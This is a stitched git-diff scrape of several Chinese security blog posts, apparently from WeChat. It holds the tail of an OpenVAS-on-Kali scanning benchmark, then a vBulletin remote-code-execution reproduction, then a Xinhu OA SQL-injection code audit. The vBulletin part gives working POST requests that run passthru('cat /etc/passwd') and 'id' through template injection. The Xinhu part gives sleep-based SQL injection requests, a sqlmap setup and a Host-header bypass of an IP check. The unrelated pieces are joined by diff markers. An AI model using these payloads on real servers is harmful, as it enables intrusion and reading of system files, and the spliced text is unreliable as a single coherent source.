
在资源占用上,可以看出Kali版本比Docker版本不知道高出多少倍去了。我们为虚拟机分配了16核CPU资源,在扫描时openvas扫描器用到启动了超过30个进程,不知道的还以为我充钱了。
|
||||
|
||||
|
||||
|
||||

可以,系统一共才16个核心,负载达到38.62这个有点说不过去啊。
|
||||
|
||||
|
||||
|
||||

查看ESXi主机状态,CPU利用率达到了恐怖的100 %,要不是还开了15台虚拟机,估计Kali负载奔着48就去了。
|
||||
|
||||
|
||||
|
||||

查看服务器电源功率,平均功率都超过360瓦了,两颗CPU满负载运行,这个Kali有点东西。
|
||||
|
||||
|
||||
|
||||

风扇转的嗷嗷的,温度马上就要压不住了,只差3度服务器就得挂死!
|
||||
|
||||
|
||||
|
||||

最后,因为Empty空模板无预置规则,需要手动添加NVT测试项,我们再执行一下仅针对Log4j漏洞的Log4Shell专项检测。
|
||||
|
||||
|
||||
|
||||
扫描耗时25分钟,扫描了21台主机,未扫描到危险漏洞。
|
||||
|
||||


到这里,我们就得到了除Empty自定义模式之外的6种扫描模式的数据对比,如下所示:
|
||||
|
||||
|
||||
|
||||
系统记录的报告数据如下所示:
|
||||
|
||||
|
||||
|
||||
如此看来,如果我们要是创建一个自定义扫描配置,加载上162066条NVT、296543条CVE、1420489条CPE、23602条CERT-Bund公告和37909条DFN-CERT公告,这个任务还真不知道得跑上几天才能跑完了。
|
||||
|
||||
|
||||
**推荐阅读***
|
||||
|
||||
[在Windows强跑Docker,8GB内存都喂不饱漏洞扫描神器?](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860603&idx=1&sn=3f138383a35ce7cfbe9c538da4af941e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[腾讯应用宝征服Windows!2025年Windows安装安卓App重大变革,5分钟搞定小红书/王者荣耀](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860691&idx=1&sn=7718183c0955ce7d519084ee93686d01&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[两条命令搞定!Kali原生集成GVM漏洞扫描器,比Docker省5GB空间](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860668&idx=1&sn=197d36812e146c81964457d9a5c735c1&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Windows消失、路由器变种?Greenbone社区版多模式扫描实战,这些坑别再踩](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860654&idx=1&sn=66263e79839a3587eeb55fbc6bff8012&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[6年旧镜像翻车!手把手教你用Docker部署最新版企业级漏洞扫描工具OpenVAS](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860633&idx=1&sn=5b6cc0f21b97d658225bc4e366ee3398&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[告别ADB!用DHCP选项让手机自动添加静态路由](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860514&idx=1&sn=c127b47f41e0d02b9dab6806ad72c4ad&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Windows也能玩转Docker!手把手教你部署Redroid云手机](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860580&idx=1&sn=c038284c0081dbfa540f2196c2be6f76&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[高性能游戏云手机革命!GPU加速让Redroid性能追平小米15](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860530&idx=1&sn=4f8d8d70812910fcbd0b06ab0c67c6d7&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[插上U盘自动装系统?一文掌握Ubuntu服务器版自动安装镜像制作](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860448&idx=1&sn=d833cc7414ffcec71297ae6bdbbea30b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[连WiFi就能切IP!揭秘企业级路由器多VPN出口黑科技!](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860446&idx=1&sn=d148fbab56322f0bba7718cd01f7a718&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[云手机全球落地实战:用策略路由实现Docker容器网络自由切换](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860475&idx=1&sn=72dfa0a56b4933983a556344dbea9013&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[VMware Edge 620神操作:刷入iStoreOS秒变全能企业级网关,轻松玩转多SSID](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860498&idx=1&sn=a7d5a9717e9955aacd23df1d90c0e709&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[从CentOS到Ubuntu:零成本迁移L2TP VPN,企业级内网穿透实战!](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860373&idx=1&sn=585ad234cc85b93a8c7352c1d13099f4&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[WireGuard太复杂?十分钟教你用Netmaker一键搞定全球组网](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860200&idx=1&sn=02207649d81cd9a38e595c792d616a81&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[云手机技术揭秘!低成本实现1台电脑变百部"虚拟手机"实战](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860286&idx=1&sn=a2051493387a022382f18716b2eeba5f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[iWAN隧道实测:一次握手跑满2.3Gbps,白嫖的SD-WAN真能吊打专线?](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860028&idx=1&sn=e019aed0fb43e4971fc62c058da849b2&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# JS中的漏洞信息
|
||||
富贵安全 2025-06-07 00:05
|
||||
富贵安全 2025-06-08 01:01
|
||||
|
||||
# 声明
|
||||
|
||||
|
||||
@@ -0,0 +1,161 @@
|
||||
# 【成功复现】vBulletin远程代码执行漏洞(CVE-2025-48827&CVE-2025-48828)
|
||||
原创 弥天安全实验室 弥天安全实验室 2025-06-08 00:01
|
||||
|
||||
#
|
||||
|
||||
网安引领时代,弥天点亮未来
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**0x00写在前面**
|
||||
|
||||
**本次测试仅供学习使用,如若非法他用,与平台和本文作者无关,需自行负责!**
|
||||
|
||||

|
||||
|
||||
|
||||
**0x01漏洞介绍**
|
||||
|
||||

|
||||
|
||||
|
||||
Internet Brands vBulletin是Internet Brands公司的一个论坛插件。
|
||||
vBulletin是一款功能强大的开源论坛软件,它支持多种数据库,如MySQL、PostgreSQL等。它提供了灵活的权限管理系统,让管理员可以精细控制不同用户组和用户的访问权限和功能使用,适用于各种规模的在线社区。
|
||||
|
||||
Internet Brands vBulletin 5.0.0至5.7.5版本和6.0.0至6.0.3版本存在安全漏洞,该漏洞源于未经身份验证的用户可能调用受保护的API控制器方法。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**0x02影响版本**
|
||||
|
||||
5.0.0 <= vBulletin < 5.7.6
|
||||
|
||||
5.1.0<=vBulletin<=6.0.3
|
||||
|
||||
6.0.0 <= vBulletin < 6.0.4
|
||||
|
||||
|
||||
CVE-2025-48827
|
||||
|
||||

|
||||
|
||||
CVE-2025-48828
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**0x03漏洞复现**
|
||||
|
||||
|
||||
1.访问漏洞环境
|
||||
|
||||

|
||||
|
||||
2.对漏洞进行复现
|
||||
|
||||
|
||||
**POC**
|
||||
|
||||
漏洞复现
|
||||
|
||||
请求1
|
||||
```
|
||||
POST /ajax/api/ad/replaceAdTemplate HTTP/1.1
|
||||
Host: 127.0.0.1
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
Content-Length: 123
|
||||
|
||||
routestring=ajax/api/ad/replaceAdTemplate&styleid=1&location=htchn&template=<vb:if condition='"passthru"("cat+/etc/passwd")'></vb:if>
|
||||
```
|
||||
|
||||
请求2
|
||||
```
|
||||
POST / HTTP/1.1
|
||||
Host: 127.0.0.1
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
Content-Length: 123
|
||||
|
||||
routestring=ajax/api/ad/replaceAdTemplate&styleid=1&location=htchn&template=<vb:if condition='"passthru"("id")'></vb:if>
|
||||
```
|
||||
|
||||
通过php代码执行cat /etc/passwd,查看响应判断漏洞存在
|
||||
|
||||

|
||||
|
||||
|
||||
通过php代码执行id,查看响应判断漏洞存在
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
3.Yakit插件
|
||||
测试
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**0x04修复建议**
|
||||
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,补丁获取链接:
|
||||
|
||||
通过访问vBulletin的AJAX API并尝试调用受保护的方法来验证漏洞,或检查版本是否在受影响范围内。
|
||||
|
||||
建议尽快升级修复漏洞,再次声明本文仅供学习使用,非法他用责任自负!
|
||||
```
|
||||
https://www.vbulletin.com/download.php
|
||||
https://karmainsecurity.com/dont-call-that-protected-method-vbulletin-rce
|
||||
```
|
||||
|
||||
|
||||
|
||||
弥天简介
|
||||
|
||||
学海浩茫,予以风动,必降弥天之润!弥天安全实验室成立于2019年2月19日,主要研究安全防守溯源、威胁狩猎、漏洞复现、工具分享等不同领域。目前主要力量为民间白帽子,也是民间组织。主要以技术共享、交流等不断赋能自己,赋能安全圈,为网络安全发展贡献自己的微薄之力。
|
||||
|
||||
口号 网安引领时代,弥天点亮未来
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
知识分享完了
|
||||
|
||||
喜欢别忘了关注我们哦~
|
||||
|
||||
学海浩茫,
|
||||
|
||||
予以风动,
|
||||
|
||||
必降弥天之润!
|
||||
|
||||
|
||||
弥 天
|
||||
|
||||
安全实验室
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,368 @@
|
||||
# 【漏洞】PHP代码审计篇 - 信呼OA 前台分析SQL注入
|
||||
CrayonXiaoxin 神农Sec 2025-06-08 01:01
|
||||
|
||||
扫码加圈子
|
||||
|
||||
获内部资料
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
#
|
||||
|
||||
网络安全领域各种资源,EDUSRC证书站挖掘、红蓝攻防、渗透测试等优质文章,以及工具分享、前沿信息分享、POC、EXP分享。
|
||||
不定期分享各种好玩的项目及好用的工具,欢迎关注。加内部圈子,文末有彩蛋(知识星球优惠卷)。
|
||||
#
|
||||
|
||||
文章作者:
|
||||
CrayonXiaoxin
|
||||
|
||||
文章来源:https://xz.aliyun.com/news/18185
|
||||
|
||||
|
||||
|
||||
**信呼OA v2.6.7 SQL注入漏洞**
|
||||
|
||||
|
||||
|
||||
## 系统介绍
|
||||
|
||||
```
|
||||
信呼,免费开源的办公OA系统,包括APP,pc上客户端,REIM即时通信,服务端等,让每个企业单位都有自己的办公系统。
|
||||
```
|
||||
|
||||
官网:
|
||||
http://www.rockoa.com
|
||||
|
||||
|
||||
路由分析
|
||||
|
||||
|
||||
抓一个登录请求包分析
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
其中a是方法 m是目录 如果有多层目录则 d是最外层目录 m由 文件名|目录 组成
|
||||
|
||||
## 漏洞点一 (存在 ip限制)
|
||||
|
||||
### 源码分析
|
||||
|
||||
|
||||
在文件中分析代码找到webmain/task/openapi/opendkqAction.php的
|
||||
|
||||
addkqjs方法 调用了insert方法
|
||||
|
||||
```
|
||||
private function addkqjs($sn) { $uarr = array( 'pinpai'=> '1', 'num'=> $sn, 'name'=> $sn, 'comid' => '1', 'optdt' => $this->now ); $uarr['id'] = m('kqjsn')->insert($uarr); return $uarr; }
|
||||
```
|
||||
|
||||
一步步跟进去查看insert方法 确认传入的值被带入到sql语句中执行了sql
|
||||
|
||||
```
|
||||
public function insert($arr) { $nid = 0; if($this->record($arr, ''))$nid = $this->db->insert_id(); return $nid; } // include/class/mysql.phppublic function record($arr, $where='') { return $this->db->record($this->table, $arr, $where); }public function record($table,$array,$where='') { $addbool = true; if(!$this->isempt($where))$addbool=false; $cont = ''; if(is_array($array)){ foreach($array as $key=>$val){ $cont.=",`$key`=".$this->toaddval($val).""; } $cont = substr($cont,1); }else{ $cont = $array; } $table = $this->gettables($table); if($addbool){ $sql="insert into $table set $cont"; }else{ $where = $this->getwhere($where); $sql="update $table set $cont where $where"; } return $this->tranbegin($sql); }private function tranbegin($sql) { //if($this->errorbool)return false; if($this->conn == null)$this->connect(); $this->iudcount++; if(!$this->tran){ //$this->starttran(); //$this->tran=true; } $rsa = $this->query($sql); $this->iudarr[]=$rsa; if(!$rsa)$this->errorbool = true; return $rsa; }
|
||||
```
|
||||
|
||||
接下来就往上看哪里调用addkqjs方法传值 $sn 在同文件内 找到了senddata 调用了这个方法
|
||||
|
||||
```
|
||||
private function senddata($type) { $str = $this->postdata; if(isempt($str))$this->showreturn('', 'not data', 201); $arr = json_decode($str, true); $oi = 0;$uarr = array();$finarr = array(); $dtobj = c('date');$adb = m('admin');$db = m('kqdkjl');$uobj = m('userinfo'); $updt = ''; $cheobj = c('check'); $snarr = array(); if($type==9){ $snarr = $this->db->getarr('[Q]kqjsn','`pinpai`=1','`id`,`name`','num'); } $datype = array('密码','指纹','刷卡'); if(is_array($arr))foreach($arr as $k=>$rs){ $name = isset($rs['name']) ? $rs['name'] : ''; $dkdt = isset($rs['dkdt']) ? $rs['dkdt'] : ''; $finge= isset($rs['finge']) ? $rs['finge'] : ''; $name = str_replace("'",'', $name); $uid = 0; $snid = 0; $sntype = 1; $comid = 0; $explain = ''; if($type==9){ $sn = arrvalue($rs, 'sn'); if(!$sn)continue; $snrs = arrvalue($snarr, $sn); if(!$snrs){ $snrs = $this->addkqjs($sn); $snarr[$sn] = $snrs; }
|
||||
```
|
||||
|
||||
继续分析代码$sn 由arrvalue方法取自传入的第一参数的 一个key为sn的valen值
|
||||
|
||||
```
|
||||
$sn = arrvalue($rs, 'sn'); function arrvalue($arr, $k, $dev='') { $val = $dev; if(isset($arr[$k]))$val= $arr[$k]; return $val; }
|
||||
```
|
||||
|
||||
继续分析代码 得知想要执行到这里 需要$type 等于9
|
||||
|
||||
且 $rs 来自于 $arr 的value 然后 $arr 又来自于 json解码后的 $str $str来自于 传入的post请求体 是可控的
|
||||
|
||||
|
||||
最后查找调用 senddata 被 同文件下的 zktimeAction 调用 同时也传入了9 满足上面的 $type =9
|
||||
|
||||
```
|
||||
public function zktimeAction() { //9中控 $carr = $this->senddata(9); echo $carr['updt']; }
|
||||
```
|
||||
|
||||
继续看代码发现 这个类的父类中存在一个鉴权 但是分析代码可知 Host 是127.0.0.1 或 192.168.x.x 的范围就可以绕过验证 。
|
||||
|
||||
```
|
||||
public function initAction() { $this->display= false; $openkey = $this->post('openkey'); $this->openkey = getconfig('openkey'); if($this->keycheck && HOST != '127.0.0.1' && !contain(HOST,'192.168') && $this->openkey != ''){ if($openkey != md5($this->openkey))$this->showreturn('', 'openkey not access', 201); } $this->getpostdata(); }
|
||||
```
|
||||
|
||||
按照路由构造请求url
|
||||
|
||||
|
||||
/index.php?m=opendkq|openapi&d=task&a=zktime
|
||||
|
||||
|
||||
按照sn的取值 构造两层json
|
||||
|
||||
|
||||
{"cn":{"sn":"123"}}
|
||||
|
||||
|
||||
host 为127.0.0.1
|
||||
|
||||
### 漏洞利用
|
||||
|
||||
#### poc
|
||||
|
||||
```
|
||||
POST /index.php?m=opendkq|openapi&d=task&a=zktime HTTP/1.1Host: 127.0.0.1Cache-Control: max-age=0Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Accept-Encoding: gzip, deflate, brAccept-Language: zh-CN,zh;q=0.9Cookie: PHPSESSID=p4idg1a6f9b059t7laum6m333o; deviceid=1733809734848Connection: closeContent-Length: 34Content-Type: application/x-www-form-urlencoded{"cn":{"sn":"123' and sleep(3)#"}}
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
#### sqlmap
|
||||
|
||||
|
||||
sqlmap 结合burp 修改host
|
||||
|
||||
```
|
||||
POST /index.php?m=opendkq|openapi&d=task&a=zktime HTTP/1.1Host: 127.0.0.1Cache-Control: max-age=0Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Accept-Encoding: gzip, deflate, brAccept-Language: zh-CN,zh;q=0.9Cookie: PHPSESSID=p4idg1a6f9b059t7laum6m333o; deviceid=1733809734848Connection: closeContent-Length: 34Content-Type: application/x-www-form-urlencoded{"cn":{"sn":"123'*"}}
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
## 漏洞点二 (存在 ip限制)
|
||||
|
||||
### 源码分析
|
||||
|
||||
|
||||
webmain/task/openapi/openbaseAction.php
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
看getpostarr()方法可以分析出 传入的post值需要为json格式
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
继续分析下面的代码传入的参数basemodenum 赋值给了 $modenum baseoptid参数 赋值给了 $adminid 但是经过了过滤 无法传入单引号等内容
|
||||
|
||||
|
||||
在21行代码中调用getuserid方法对 $adminid 参数进行了查询 并且在22行代码可以得知 需要让21行的查询获得数据 不然会直接报错终止
|
||||
|
||||
|
||||
根据查看sql语句可以得知 查询的内容在admin表中 分析可知 最简单方法的就是传入一个1 即可
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
继续分析代码 查看querydata方法获得了三个参数做了什么操作 看代码发现 在方法中将传入的 $modenum 也就是 $num 传入了initflow方法中
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
继续跟进initflow方法 发现又被传入了initdata 方法中
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
在这里 $num 的值被添加到了sql的一个条件语句中被执行 其中无任何限制 这样我们就可以开始构造poc 进行利用
|
||||
|
||||

|
||||
|
||||
|
||||
### 漏洞利用
|
||||
|
||||
#### poc
|
||||
|
||||
```
|
||||
POST /index.php?m=openbase%7Copenapi&d=task&a=querydata HTTP/1.1Host: 127.0.0.1Cache-Control: max-age=0Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Accept-Encoding: gzip, deflate, brAccept-Language: zh-CN,zh;q=0.9Connection: closeContent-Type: application/x-www-form-urlencodedContent-Length: 58Cookie: {"baseoptid":"1","basemodenum":"a123456' OR SLEEP(0.01)#"}
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**内部小圈子详情介绍**
|
||||
|
||||
|
||||
|
||||
我们是
|
||||
神农安全
|
||||
,点赞 + 在看
|
||||
铁铁们点起来,最后祝大家都能心想事成、发大财、行大运。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**圈子专注于更新src/红蓝攻防相关:**
|
||||
|
||||
```
|
||||
1、维护更新src专项漏洞知识库,包含原理、挖掘技巧、实战案例
|
||||
2、知识星球专属微信“小圈子交流群”
|
||||
3、微信小群一起挖洞
|
||||
4、内部团队专属EDUSRC证书站漏洞报告
|
||||
5、分享src优质视频课程(企业src/EDUSRC/红蓝队攻防)
|
||||
6、分享src挖掘技巧tips
|
||||
7、不定期有众测、渗透测试项目(一起挣钱)
|
||||
8、不定期有工作招聘内推(工作/护网内推)
|
||||
9、送全国职业技能大赛环境+WP解析(比赛拿奖)
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
**内部圈子**
|
||||
**专栏介绍**
|
||||
|
||||

